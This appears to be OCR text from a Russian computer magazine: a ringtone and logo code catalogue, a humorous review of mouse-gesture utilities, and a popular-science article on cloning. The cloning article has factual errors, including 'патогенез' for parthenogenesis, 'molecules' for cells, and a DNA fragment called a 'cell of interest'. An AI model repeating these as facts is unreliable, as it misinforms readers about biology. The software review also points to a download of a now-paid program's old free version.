


Код мелодии	Название мелодии	Исполнитель	Код мелодии	Название мелодии	Исполнитель
XA 31597	Bring Me To Life	Evanescence	XA 60099	Jenny From The Block	Jennifer Lopez
XA 8487	Brown Eyed Girl	Van Morrison	XA 60170	Lady Marmalade	Christina Aguilera
XA 60197	Calling	Geri Halliwell	XA 60147	Мое сердце	Сплин
XA 60127	Ex-Girlfriend	No Doubt	XA 60081	Who Let The Dogs Out	Baha Men
XA 60145	Филини	Сплин	XA 75049	People Are Strange	The Doors
XA 75064	Whenever, Wherever	Shakira	XA 60191	Pink Panther Theme	Henry Mancini
XA 60122	Fraggle Rock	The Muppets	XA 31953	Под испанским небом	Ariana
XA 60087	Go Let It Out	Oasis	XA 60143	Полковник	Би-2
XA 60203	Head Over Feet	Alanis Morissette	XA 60148	Попытка №5	ВиаГра
XA 60139	Hey Baby	No Doubt	XA 60144	Серебро	Би-2
XA 60098	I Am Mine	Pearl Jam	XA 60128	She's The One	Robbie Williams
SI 60204	Ironic	Alanis Morissette	XA 60166	Strangers in the night	Frank Sinatra


Логотип	Код логотипа	Логотип	Код логотипа	Логотип	Код логотипа
	XA 77000		XA 77022		XA 77044
	XA 77001		XA 77023		XA 77045
	XA 77002		XA 77024		XA 77046
	XA 77003		XA 77025		XA 77047
	XA 77004		XA 77026		XA 77048
	XA 77005		XA 77027		XA 77049
	XA 77006		XA 77028		XA 77050
	XA 77007		XA 77029		XA 77051
	XA 77008		XA 77030		XA 77052
	XA 77009		XA 77031		XA 77053
	XA 77010		XA 77032		XA 77054
	XA 77011		XA 77033		XA 77057
	XA 77012		XA 77034		XA 77058
	XA 77013		XA 77035		XA 77059
	XA 77014		XA 77036		XA 77060
	XA 77015		XA 77037		XA 77075
	XA 77016		XA 77038		XA 77076
	XA 77017		XA 77039		XA 77077
	XA 77018		XA 77040		XA 77078
	XA 77019		XA 77041		XA 77093
	XA 77020		XA 77042	NEW	XA 77094
	XA 77021		XA 77043	NEW	XA 77095
NEW	XA 74048	NEW	XA 77088	NEW	XA 77096
NEW	XA 74021	NEW	XA 77089	NEW	XA 77083
NEW	XA 77086	NEW	XA 77091		
NEW	XA 77087	NEW	XA 77092		

Картинки



XA 76000	XA 76023	XA 76044	XA 76067
XA 76001	XA 76024	XA 76045	XA 76068
XA 76002	XA 76025	XA 76046	XA 76069
XA 76003	XA 76026	XA 76047	XA 76070
XA 76004	XA 76027	XA 76048	XA 76071
XA 76072	XA 76028	XA 76049	XA 76073
XA 76006	XA 76029	XA 76050	XA 76074
XA 76007	XA 76030	XA 76051	XA 76075
XA 76008	XA 76031	XA 76052	XA 76076
XA 76009	XA 76032	XA 76053	XA 76077
XA 76010	XA 76033	XA 76016	XA 76078
XA 76011	XA 76034	XA 76056	XA 76079
XA 76012	XA 76035	XA 76057	XA 76080
XA 76013	XA 76036	XA 76058	XA 76081
XA 76014	XA 76037	XA 76059	XA 76082
XA 76015	XA 76038	XA 76060	XA 76083
XA 76017	XA 76039	XA 76061	XA 76084
XA 76018	XA 76040	XA 76062	XA 76085
XA 76019	XA 76041	XA 76063	XA 76086
XA 76020	XA 76042	XA 76064	XA 76087
XA 76021	XA 76043	XA 76065	XA 76066
NEW XA 76096	NEW XA 76091	NEW XA 76099	NEW XA 76101
NEW XA 76097	NEW XA 76098	NEW XA 76100	NEW XA 76102
NEW XA 76103	NEW XA 76104		

ПРОДОЛЖЕНИЕ СЛЕДУЕТ

САМАРИН ДЕНИС (DENSAM@DENSAM.RU)

СУРДОПЕРЕВОДЧИК ДЛЯ МЫШИ

Ты когда-нибудь видел четырехкнопочных мышей? А пятикнопочных? Это же форменное издевательство над пользователями, других слов я просто не нахожу. Впрочем, понять владельцев подобных грызунов можно. Чтобы совладать с навороченностью некоторых особо продвинутых прог, приходится использовать все пальцы рук, да еще и мизинец левой ноги. Качеством нужно брать, а не количеством. Искать новые пути общения с компьютером. Не кликать мышью, не нажимать хоткеи, а зарулить что-нибудь необычное.

ОБУЧАЕМ КОМПЬЮТЕР ЯЗЫКУ ЖЕСТОВ

СОСТАВЛЯЕМ УЧЕБНЫЙ ПЛАН

Увы, современный компьютер в плане общения напоминает инвалида умственного труда: человеческую речь он понимает плохо, а если и говорит... лучше бы он молчал. Однако опыты на обезьянах доказали, что в некоторых случаях наладить общение с примитивными существами можно с помощью языка жестов. Поэтому, когда я заставил свою машину пройти аналогичный курс обучения, она и в самом деле стала гораздо понятливей. Причем, как выяснилось в ходе экспериментов, степень ее понятливости напрямую зависит от качества обучающей программы. С лучшей, на мой взгляд, подборкой таких прог я тебя сейчас и познакомлю.

ОБЪЯСНЯЮ НА ПАЛЬЦАХ!

Итак, если ты до сих пор ничего не понял, объясняю, что речь у нас сегодня пойдет об утилитах, которые распознают движения мышиного курсора и выполняют заранее определенные действия. Представь - рисуешь курсором букву W, и сам по себе запускается Microsoft Word. Чем не язык жестов? Простой и понятный. Кстати, с простых программ мы, пожалуй, и начнем.

Первой из этой братии станет утилита **MouseMojo**. Она не такая умная, чтобы распознавать любые каракули. Ее еще при рождении обучили реагировать лишь на восемь управляющих движений: вверх, вниз, влево, вправо и четыре диагональных. С тех пор на все другие жесты MouseMojo не обращает внимания. Но зато на те жесты, которые она успела заучить, программа реагирует без ошибок. Это большой плюс. К тому же на каждый из этих жестов можно повесить одно из шести основных действий: вставить текст из заранее приготовленных шаблонов, запустить приложение, открыть документ, папку на диске или URL в браузере, а также сгенерировать одно из семи клавиатурных событий (PageUp, Copy, Back и т.д.).

Другое положительное качество MouseMojo заключается в том, что имеется возможность для каждого приложения создавать свой набор действий. К примеру, дергая мышкой вверх в Photoshop'е, мы сможем удалять выделенные части изображения, а нервное дерганье вниз во время игры (на рабочем месте :)) приводит к ее срочной минимизации.

Ну а для того чтобы MouseMojo не принимала на свой счет любые перемещения мышиного курсора, необходимо выполнять предназначенные для нее движения, удерживая в нажатом состоянии правую кнопочку мышки.

Еще один пример программы вида "для тех, кто любит попроще" - **Zigzag Cleaner**. Эта прога также понимает лишь ограниченный набор закорючек, хотя для выполнения команд никаких дополнительных кнопочек жать не нужно. Просто черкни мышкой - дверь и откроется. "Словарь" Zigzag Cleaner может похвастаться набором более сложных жестов, чем те, с которыми работает MouseMojo, да и набор возможных реакций у Zigzag'а несколько другой (с помощью этой проги ты, к примеру, сможешь более гибко

MouseMojo: ограничена, но старательна...



"Оживители" курсора:

DotMouse
www.bitkix.com

MouseAround
www.panicware.com

Cursor XP
www.stardock.com

ТУННЕЛЬНЫЙ СИНДРОМ

Мало знакомые с компьютером люди сочинили о нем массу страшилок. Знаешь, какая у них самая любимая? "От долгого сидения за монитором быстро садится зрение". На самом деле, если у тебя не допотопный монстр с частотой развертки 60 Гц, то ничего с твоим зрением не случится. А вот другие проблемы, о которых большинство даже не догадываются, вполне имеют место быть. Например, туннельный синдром запястья. Эта зараза возникает из-за того, что при работе с железным другом кисти рук обычно находятся в статичном положении, а пальцы постоянно совершают однообразные движения в течение длительного времени.

Чтобы уберечь тебя, добрые дяди-программисты создали хитроумную утилиту MouseTool, которая берет на себя часть твоей работы, а именно - щелкает за тебя мышью. То есть ты наводишь курсор на какой-нибудь объект, и MouseTool сама генерит специальный код, эмулируя нажатие клавиши. Причем делает она это не просто так, а обдумавши. В зависимости от типа объекта, который находится под курсором, MouseTool способна эмулировать различные типы нажатий: одинарные, двойные, правой или левой кнопкой мыши. Также эта прога понимает, когда пользователь хочет совершить операцию типа Drag & Drop, и сама выполняет все необходимые клики.


Берегу руку, Сеня!

Ныне эту прогу распространяют за большие деньги. Но в инете еще есть места (вроде этого - ftp.ware.ru/win/InstallMouseTool3.exe), откуда можно слить ее последнюю бесплатную версию.


управлять окнами других приложений, а также скринсейвером и лотком CD-ROM'а :)). Однако Zigzag Cleaner не различает приложения - для нее все они на одно лицо, поэтому и в бродилке, и в текстовом редакторе один и тот же жест будет срабатывать одинаково. С другой стороны, если тебе хочется лишь быстро запускать проги да рулить окнами, то Zigzag Cleaner тебе отлично подойдет.

Что в Zigzag'е заслуживает отдельного памятника, так это окно статистики. На небольшом нарисованном мониторе отображается траектория перемещения мышиного курсора с отметками в тех местах, где были нажаты клавиши.

После часа работы вид этого окошка напоминает игру "Доведи мышку до сыра". Причем, судя по раскладу, пожрать в этой жизни мышке явно не светит.



Вдарим Zigzag'ом по окнам!



Господи, сколько ненужных телодвижений!

ОСВАИВАЕМ НОВЫЕ ПА

К хорошему, как известно, привыкаешь быстро. Потом начинает хотеться лучшего, душа рвется на простор. Чувствуешь, что тебя изнутри распирает? Тогда переходим к прогам более продвинутого уровня. Первонаперво рекомендую тебе заценить **SmartGesture**. Эта прога, так же как и две рассмотренные выше, не умеет разучивать новые жесты, предлагая обходиться лишь теми, что ей уже известны. Но в случае со SmartGesture это ограничение практически не ощущается, поскольку "словарный запас" софтины весьма велик.

Как и MouseMojo, SmartGesture может поразному реагировать на один и тот же жест в зависимости от того, окно какого приложения в данный момент является активным. Нет, действительно классно, когда ты, скажем, рисуешь S в окне ослика - он лезет на поисковую систему, а когда в окне текстового редактора - выполняется сохранение документа. При этом ничто тебе не мешает задавать жесты, одинаково срабатывающие во всех приложениях.

Кстати, в SmartGesture для каждой программы можно замутить не только свою систему команд, но и систему всплывающих меню! Вот это действительно круто, так как в этом случае на один жест можно повесить сколько угодно команд. Просто в нужный момент ты делаешь определенное движение мышкой, и на экран вылетает менюшка, позволяющая мигом выполнить то-то, то-то или то-то.

Команды в SmartGesture позволяют запускать приложения, выполнять задержку перед следующим действием, а также эмулировать нажатие произвольных клавиш. Эмулируемые клавиши можно назначать самостоятельно, а можно выбирать из довольно приличного



Основной софт:


Sign&Run
www.progsoft.tk

Symbol Commander
www.sensiva.com

MouseMojo
www.softwareriver.com

Zigzag Cleaner
www.uniphiz.com

SmartGesture
www.smartgesture.com




Так, а это еще что за буква?


списка. Уверен, что последнюю фичу ты обязательно оценишь по достоинству, поскольку на практике она означает, что пользователь SmartGesture способен одним жестом выполнить любую команду в системе/приложении, доступную по горячей клавише!

О ЧЕМ РЕЧЬ, КОМАНДИР!

Всегда хорошо, когда есть из чего выбирать. Если SmartGesture тебе не по душе, обрати внимание на **Symbol Commander**. Эта прога даже покруче будет. Лично мне Symbol Commander импонирует своей гиб-



М-да, каллиграф из меня никакой...



Я мышкой нажму на горячую кнопку...

костью. В этой проге ты можешь переназначить, выбрать и настроить все, что взбредет в голову. Symbol Commander даже новый мышиный жест способен выучить, если ни один из базовых по какой-либо причине тебе не подойдет.

Symbol Commander разделяет все пользовательские действия на три основные группы:

❶. Internet Service - запуск разнообразных интернетовских сервисов. Почта, платежная система, ньюсы, поиск и т.д. Команды из этой подгруппы зашиты в программу и не поддаются редактированию. Таким образом, если у тебя почтовый ящик на Яндексе, то проблем не возникнет, а вот если ты используешь почтовик, которого нет в списке, то в этом меню тебе больше делать нечего. Но не отчаивайся: к одному результату ведут разные пути.

❷. Common actions - команды, общие для всех приложений. Практически любые: от запуска какой-нибудь полезной утилитки до минимизации активного окна или перезагрузки системы.

❸. Specific actions for… - команды, описанные в этой группе, работают только в определенном окне конкретной программы. Оформлено все это дело с помощью плагинов, которые немного отличаются от плагинов в нашем обычном понимании. Они не добавляют в программу никаких новых функций, а служат лишь для хранения информации о командах данного приложения.

Итак, ты создаешь плагин. Для этого жми на New Plug-in, заполняй значения информационных полей (название организации, язык плагина и т.д.) и внимательно погляди на крестик, который расположен сверху окна. Кликни по нему мышкой и, удерживая нажатой левую клавишу, перетащи на ту прогу, для которой ты создаешь плагин (прога, разумеется, должна быть запущена). Все. Теперь остается лишь сформулировать нужные команды.

Кстати, еще одно удобство Symbol Commander - на любую команду ты можешь повесить обычный клавиатурный хоткей. Таким образом, где бы ни находились твои руки (на мышке или на клавиатуре), для запуска необходимой операции тебе потребуются доли секунды.

ДАЙТЕ Я САМ!!!

Sign&Run. Я специально оставил эту прогу на закуску, поскольку есть у нее три интересные особенности. Во-первых, кроме стандартных загогулин, она позволяет рисовать свои собственные. Во-вторых, она не требует инсталляции и готова к работе сразу после запуска. И, наконец, в-третьих, программа поставляется вместе с исходниками. Ранее описанные проги тебя не устроили? В программировании разбираешься? Так вперед, бери тексты от Sign&Run и сооружай по-настоящему правильный интерпретатор мышиных жестов. Может быть, тебе не так уж много придется переделывать.


Для мелких задач утилитка подходит идеально: интерфейса практически нет, функциональная часть сведена к минимуму. Но в этом-то и прелесть. Я не люблю готовить яичницу в программно-аппаратном комплексе на ядерном топливе. В Sign&Run все предельно просто - нарисуй загогулину и повесь на нее нужную команду. Дело сделано, можно расслабиться и попытаться получить удовольствие от работы.

А НАПОСЛЕДОК Я СКАЖУ...

Если ты прочитал статью и не загорелся желанием бросить все дела и побежать устанавливать одну из описанных прог, перечитай еще раз. Есть ли смысл тратить кучу времени на бесполезные телодвижения, если можно элегантно выполнять самые замудренные команды одним росчерком пера... точнее, мышки? Вот только не надо сразу бросаться скачивать самые навороченные проги. Помни, чем больше жестов программа понимает, тем выше вероятность, что твой жест будет распознан неправильно или не распознан вообще. Будь скромнее и старайся выбирать софт по потребностям.



А еще я вышивать умею...



Ошибки этой проги всегда можно исправить

mindw0rk (mindw0rk@mail.ru)

АТАКА КЛОНОВ

Что ни говори, круто надрала задницу межгалактическим гопникам армия клонов в «Звездных войнах». Я когда втыкал в этот фильм, буйно анализировал. Это ж какая военная халява получается! Не надо суетиться, добровольцев собирать, пинками дезертиров возвращать. Взял пробирку, капнул туда раствор ДНК, разбавил кислотой или какой-то там щелочью, и опа – клон. А потом еще, и еще, и еще. И вот их уже миллион, два миллиона, три. Лезут во все щели с автоматами в руках, все красавцы-молодцы-десантники. Да с такой бандой можно смело идти на Майкрософт, свергать монополию. Так что клонирование, братцы, – это вам не хрен собачий. Кстати, о нем, о клонировании, мы сейчас и поговорим.

COPY & PASTE ВОЗМОЖЕН В РИАЛЛАЙФЕ!

ЕСТЕСТВЕННОЕ КЛОНИРОВАНИЕ

Точного определения слову «клонирование» нет, но обычно под ним подразумевают процесс создания из организма его точной копии (или нескольких копий) не половым путем.

Многие люди считают, что клонирование – исключительно серьезная наука, где задействованы мощные микроскопы, микроинструменты и головастые ученые. Все это действительно так, если речь идет о попытках человека воздействовать на гены подопытных существ. В то же время процесс клонирования является естественным явлением и повсеместно встречается в природе.

Слово «клон» происходит от греческого слова «ветка», и это неспроста. Каждая роза, которую ты покупаешь на 8 марта, является клоном другой, наверняка давно уже погибшей. Разведением растений черенками, почками и клубнями человек занимается уже более 4 тысяч лет. В биологии такой процесс называется вегетативным размножением. При этом гены не распределяются по потомкам, как в случае полового размножения, а сохраняются в полном составе в течение многих поколений.



Не только растения могут создавать свои клоны. Неоплодотворенные яйца некоторых животных (маленькие беспозвоночные, черви, некоторые виды рыб, ящериц и лягушек) при определенных условиях могут вырасти во взрослых особей. Для этого яйцо помещается в специфичный химический раствор, где оно достигает финальной стадии. Процесс этот называется патогенезом. Благодаря ему, животные могут размножаться не половым путем, как, например, один из видов африканских сумчатых сусликов, в роду которого имеются только самки.

Другим примером естественного клонирования являются близнецы. Генетически отличаясь от своих родителей, они являются клонами друг друга, так как произошли из одного яйца. Многие опухоли относятся к клонам, вырастая из одной «неправильной» клетки, которая больше не подчиняется нормальным правилам роста. Клонами являются также коралловые организмы.

ПЕРВЫЕ ЭКСПЕРИМЕНТЫ

Первые эксперименты с клонированием проводились в глубокой древности. Несколько тысяч лет назад люди стали замечать, что если посадить семечко не какого попало фрукта, а самого крупного и вкусного, то с большой вероятностью из него вырастет растение с такими же вкусными плодами. Затем они обнаружили, что если скрещивать между собой разные сорта деревьев или видов животных, то можно получить новые их разновидности с новыми качествами. Например, можно путем длительной селекции вывести более удойных коров или более быстрых лошадей. Все последующие годы проходили в постоянных скрещиваниях одних особей с другими, благодаря чему мы имеем сейчас такое разнообразие видов. Процесс искусственного отбора очень важен для сельского хозяйства, но у него есть один большой минус – может пройти не один десяток, а то и сотня лет, прежде чем животному удастся привить нужное свойство.


В 1953 году ученые Френсис Крик и Джеймс Ватсон в своем докладе подробно расписали структуру ДНК, тем самым значи-


тельно расширив границы для молекулярных исследований. Труды Крика и Ватсона показали, насколько мощным инструментом может стать генная инженерия, и насколько велик потенциал работы с генами.


Пионерами в области клонирования позвоночных стали биологи Роберт Бриггс и Томас Кинг из Института исследования раковых заболеваний, которые в 50-х годах стали первыми проводить опыты на амфибиях. Для клонирования головастиков они изобрели собственный микрохирургический метод, который получил название ядерной трансплантации. Сначала из яйцеклетки удаляется ядро – молекулярная структура, которая содержит всю генетическую информацию и отвечает за рост и развитие клетки. Затем берется частица эмбриона другого существа того же вида и соединяется с безъядерной яйцеклеткой. Для этого на размещенные вплотную друг к другу частицы подается слабый электрический импульс. Получившаяся в результате молекула начинает расти, и со временем превращается в зародыш - генетическую копию эмбриона, у которого позаимствовали клетку.

В процессе роста клетки приобретают определенную специализацию (становятся кровяными, кожными, волосяными и т.д.) и, так как в то время считалось, что специализированные клетки уже нельзя использовать как источники генетического материала, приходилось довольствоваться клетками зародыша, находящегося на ранней стадии развития (бластулы). В этом случае вероятность развития клонированного эмбриона до стадии головастика составляла 80%.

Эксперименты с клетками взрослых особей начал проводить в конце 50-х годов английский биолог Джон Гардон. Для удаления ядер он использовал ультрафиолетовое излучение, а в качестве донорских брал уже сформировавшиеся, специализированные частицы. Несмотря на то, что лишь 10% полученных молекул после трансплантации продолжали развитие, и лишь 1% из них привел к рождению половозрелых особей, опыты Гардона имели большое научное значение. Они показали, что любая специализированная клетка в организме живого существа содержит достаточно генетической информации для произведения на свет клона. Просто некоторые гены «отключаются», а некоторые остаются активными. И умение включить нужные гены – ключ к успешному клонированию взрослых особей.








В 70-х годах начались эксперименты по клонированию млекопитающих. И первым животным, которого планировалось клонировать, была обыкновенная мышь. Тут-то и начались новые проблемы. Яйцеклетки млекопитающих меньше яйцеклеток амфибий в тысячу раз, и проводить ядерную трансплантацию при таких условиях намного сложнее. Удачные случаи клонирования были зафиксированы через несколько лет, но дальше стадии раннего зародыша клоны мышей не развивались. Для преодоления этого порога ученые МакГрат и Солтер предложили способ, в котором донорскими клетками выступают зиготы. При таком подходе животные не только стали рождаться, но и процент успешной рождаемости оказался на удивление высоким.

Способы клонирования

Ядерная трансплантация является сейчас основной технологией клонирования. Методика с годами совершенствовалась и теперь отточена по максимуму. Получившийся в результате эмбрион можно использовать по-разному. Можно попробовать вырастить живой организм (репродуктивное клонирование) или использовать его для получения генетического материала (терапевтическое клонирование).


В первом случае эмбрион помещают в женскую матку, где он заканчивает свое развитие и появляется на свет в виде живого организма. Выращенный таким образом клон на самом деле не является точной копией родителя. Одинаковые у них только хромосомы или ядра ДНК. В процессе внутриутробного развития клон получает дополнительную генетическую информацию из митохондрии, которая является источником питания клеток и имеет свои фрагменты ДНК.



Цель терапевтического клонирования – вырастить стволовые клетки, которые содержатся в зародыше. Клетки эти обладают уникальным свойством – пока они не получили специализацию, их можно превратить в клетки любого типа. Кроме того, скорость развития и деления таких клеток просто фантастическая. Во время экспериментов с животными несколько стволовых клеток пересадили внутрь поврежденной области тканей. И они сразу же прижились, самостоятельно превратившись в клетки подходящего типа. Потенциал стволовых клеток еще до конца не изучен, но уже сейчас видно, что умение их использовать дает шанс в будущем лечить такие сложные заболевания, как диабет, болезнь Паркинсона, спинной паралич и рак. В результате извлечения стволовых клеток эмбрион погибает, что является причиной многих дискуссий по поводу правомерности генных экспериментов.

Помимо ядерной трансплантации, практикуется также метод молекулярного клонирования. В этом случае фрагмент ДНК, который называют «клеткой интереса», извлекают из организма и помещают в бактериальный плазмид – генетический элемент, имеющий способность к самопроизводству. Вместе с делением плазмида происходит деление помещенной в него клетки, что позволяет получить два идентичных фрагмента ДНК. Подобная технология применяется с 1970 г. и повсеместно используется в современных лабораториях молекулярной биологии.

